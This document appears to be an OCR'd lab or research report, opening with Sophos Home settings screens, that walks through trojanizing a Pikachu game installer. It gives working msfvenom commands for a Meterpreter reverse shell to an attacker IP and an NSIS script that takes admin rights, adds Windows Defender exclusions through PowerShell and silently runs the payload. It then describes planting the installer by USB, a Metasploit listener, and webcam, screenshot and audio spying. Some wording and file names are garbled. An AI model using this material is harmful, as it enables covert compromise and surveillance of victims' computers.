https://cloud.sophos.com/manage/home/device/f76b425b-027b-a463-bb73-974f9792fdae/config/...
Device Name
Remove
Share Sophos Home
Add new device
Clean
STATUS
HISTORY
PROTECTION
WEB FILTERING
PRIVACY
General
Exploits
Ransomware
Web
You are protected against ransomware attacks.
Ransomware Protection
Stops ransomware from encrypting your files.
Advanced Settings
Protect from remotely run ransomware
Master Boot Record Protection
Stops ransomware from destroying your storage configuration.
Chat with us!
Type here to search
2:45 AM
5/22/2024


Trial Thank You | Sophos Home
Sophos Home
https://cloud.sophos.com/manage/home/device/f76b425b-027b-a463-bb73-974f9792fdae/config/...
Share Sophos Home
Add new device
Clean
STATUS
HISTORY
PROTECTION
WEB FILTERING
PRIVACY
General
Exploits
Ransomware
Web
Block browsing to the categories of websites that are known to contain malware.
Web Protection
Block websites that are known to have malware.
Download Reputation
Use feedback from other protected computers to generate a reputation score for downloads based on their content and website.
Advanced Settings
Safe Online Banking
Website Exceptions
Add websites here that you do not want Sophos Home to block. Enter the URL or domain name of the website.
Enter website address and press enter
Add
HTTPS Website Decryption
Decrypt HTTPS websites for enhanced protection and web filtering
Advanced Settings
Chat with us!
Type here to search
2:46 AM
5/22/2024

## PART5. DEPLOY.

### 5.1 Perform payloat.exe creation.

On the potash machine:

**step1:** Create payload.exe

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.41.147 LPORT=4444 -f exe -o ~/Downloads/payload.exe
```

This command uses the msfvenom tool in the Metasploit Framework suite, which is used to create custom payloads.

windows/x64/meterpreter/reverse_tcp : Payload for Windows to use Meterpreter with reverse connection over TCP protocol.


LHOST: 192.168.41.147 IP addresses of the Attacker machine receive a reverse connection from the victim machine.

Purpose: Create a ".exe" executable file for Windows with a TCP reverse connection meterload and the file is saved to the "Dowloads" folder on the attacker machine. The payload will be connected back to the attacker via IP 192.168.41.147 and port 4444 when executed on the victim machine.

```
msf6 > sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.147 LPORT=4444 -f exe
 -o ~/Downloads/payload.exe
[*] exec: sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.41.147 LPORT=4444 -f
exe -o ~/Downloads/payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Error: No such file or directory @ rb_sysopen - /root/Downloads/payload.exe
msf6 >
```

**Step 2:** Check the payload that has been created via the command:

```
ls ~/Downloads/
```



### 5.2 Create malicious code hidden through pikachu games.

**Step1:** Rename the payload.exe file to Pikachu.update to avoid suspicion

**step2:** Generate code script nsis.

Use the following command to create 1 SCRPIT file

```
sudo touch ins
```

Perform screipt nsis code drafting:

```
sudo nano ins
```

```
!include MUI2.nsh
!define MUI_ICON "pikachu.ico"
!define MUI_WELCOMEPAGE_TEXT "Welcome to Pikachu Game Setup"
!insertmacro MUI_PAGE_WELCOME
!insertmacro MUI_PAGE_DIRECTORY
!insertmacro MUI_PAGE_INSTFILES
!define MUI_FINISHPAGE_RUN "$INSTDIR\pikachucodien.exe"
!define MUI_FINISHPAGE_TEXT "Installation complete! Click Finish to launch Pikachu."
!insertmacro MUI_PAGE_FINISH
!insertmacro MUI_LANGUAGE "English"
OutFile "pikachu_setup.exe"
Name "Pikachu Game Setup"
InstallDir $PROGRAMFILES\PikachuGame
RequestExecutionLevel admin
Page directory
Page instfiles
Icon "pikachu.ico"
Section "AddExclusion" SEC01
   nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"$INSTDIR\""'
   nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"C:\Program Files
(x86)\""'
SectionEnd
Section "MainSection" SEC02
   SetOutPath $INSTDIR
   File "pikachucodien.exe"
   File "pikachuupdate.exe"
   File "pikachu.ico"
   Exec '"$INSTDIR\pikachuupdate.exe"'
SectionEnd
Section "CreateShortCut" SEC03
   CreateShortCut "$DESKTOP\pikachucodien.lnk" "$INSTDIR\pikachucodien.exe" ""
"$INSTDIR\pikachu.ico"
   CreateShortCut "$SMPROGRAMS\PikachuGame\Pikachucodien.lnk"
"$INSTDIR\pikachucodien.exe" "" "$INSTDIR\pikachu.ico"
SectionEnd
Function .onInstSuccess
   SetAutoClose true
FunctionEnd
```





**Step 3:** Move the ins file to the folder containing the malicious file and prepare a game program.


**step4:** Read the script file and compile it into an executable file **.exe**

```
makensis ins
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ makensis ins
Processing config: /etc/nsisconf.nsh
Processing script file: "ins" (UTF8)

Processed 1 file, writing output (x86-unicode):

Output: "pikachu_setup.exe"
Install: 7 pages (448 bytes), 3 sections (12360 bytes), 394 instructions (11032 bytes), 183 st
rings (5794 bytes), 1 language table (302 bytes).
Datablock optimizer saved 1888 bytes (~0.0%).

Using zlib compression.

EXE header size:              113152 / 100352 bytes
Install code:                   3532 / 24256 bytes
Install data:                4973326 / 9563962 bytes
CRC (0x7F51FA7B):                  4 / 4 bytes

Total size:                  5090014 / 9688574 bytes (52.5%)
```

Pikachu game installation executable successfully created: **pikachu_setup.exe**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
ins  pikachucodien.exe  pikachu.ico  pikachu_setup.exe  pikachuupdate.exe
```






The file **pikachu_setup_nsis.exe** downloaded will be available as shown. Deceive users This is 1 Pikachu file installed like the others.

### 5.3 Insert payload.exe into the victim's machine.


From the pikachu game file. Insert into the victim's computer via usb or drive to trick the victim into downloading the game to use.


**Step1:** Victim download:










**Step2:** The victim installs like normal game files.




Pikachu Game Setup Setup
Choose Install Location
Choose the folder in which to install Pikachu Game Setup.
Setup will install Pikachu Game Setup in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.
Destination Folder
C:\Program Files (x86)\PikachuGame
Browse...
Space required: 9.1 MB
Space available: 33.8 GB
Nullsoft Install System v3.10-2
< Back
Install
Cancel


Pikachu Game Setup Setup
Installing
Please wait while Pikachu Game Setup is being installed.
Show details
Nullsoft Install System v3.10-2
< Back
Next >
Cancel








The victim keeps carelessly playing the game without knowing the danger that is coming.



**step3:** The mechanism of action on the victim machine.

The executable file will create 1 number of folders away from the machine's resolution. Then execute the payload.exe file (pikachuupdate.exe format). Once the connection session is captured, the attacker can escalate the power to create a backdoor, making a deep impact to exploit the information.

There were no decisive exceptions initially.




Then the game install file automatically climbs admin privileges with hidden powershell, then adds malicious folders and some other folders to the decisive exception for future exploits.




For the initial nsis script command.

```
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"$INSTDIR\""'
nsExec::Exec 'powershell -Command "Add-MpPreference -ExclusionPath \"C:\Program Files (x86)\""'
```

Execute with administrator rights, put 2 file paths into exclusions.

Depending on the original script, the NSIS script can be further developed to extend the attack vector. Either after connecting the session extends the method to avoid detection.

### 5.4 Use some exploits after hijacking.

**Condition:** Make sure to connect the session to the victim machine.

#### 5.4.1 exploit

**step1**: open the Kali Linux terminal

**step2:** exploit

Select the exploit module in the Metasploit Framework to create a handler to listen to the connection from the Meterpreter payload.

```
use exploit/multi/handler
```

Set up the payload that the handler will use, in this case Meterpreter with reverse connection over TCP for Windows operating systems.

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

Set the IP address of the attacking machine (kali linux) so that the handler listens for the connection from the Meterpreter payload.


```
set LHOST 192.168.41.147
```

Set up the network port on the attacking machine so that the handler listens for the connection from the Meterpreter payload.

```
set LPORT 4444
```

Start listening and wait for incoming connections from the Meterpreter payload, try to establish a connection with the victim machine and take remote control after the payload is executed on the victim machine.

```
exploit
```




The meterpreter display shows that the payload is connected to the handler. Some information about the connection is displayed successfully.

=> It is now possible to control the victim machine remotely.

**5.4.2: Control panel.**


At the meterpreter session Use the help command to view some command information from the console.

```
meterpreter > help
```

We can see from the dashboard information that supports us with a series of exploitation commands against the victim. Some of the necessary commands are: screenshost – Take screenshots of the victim, Run webcam [option] - Control the target webcam, run sound_recorder [option] – record the target machine, Run <script> - Launch a script, type run press tab 2 times - View list of scripts.

In the following sections of this research will cover some simple but effective exploit commands. Through the help command, you can see diverse mining support

functions. Depending on the attacker, it is possible to deploy and maximize the victim's information.



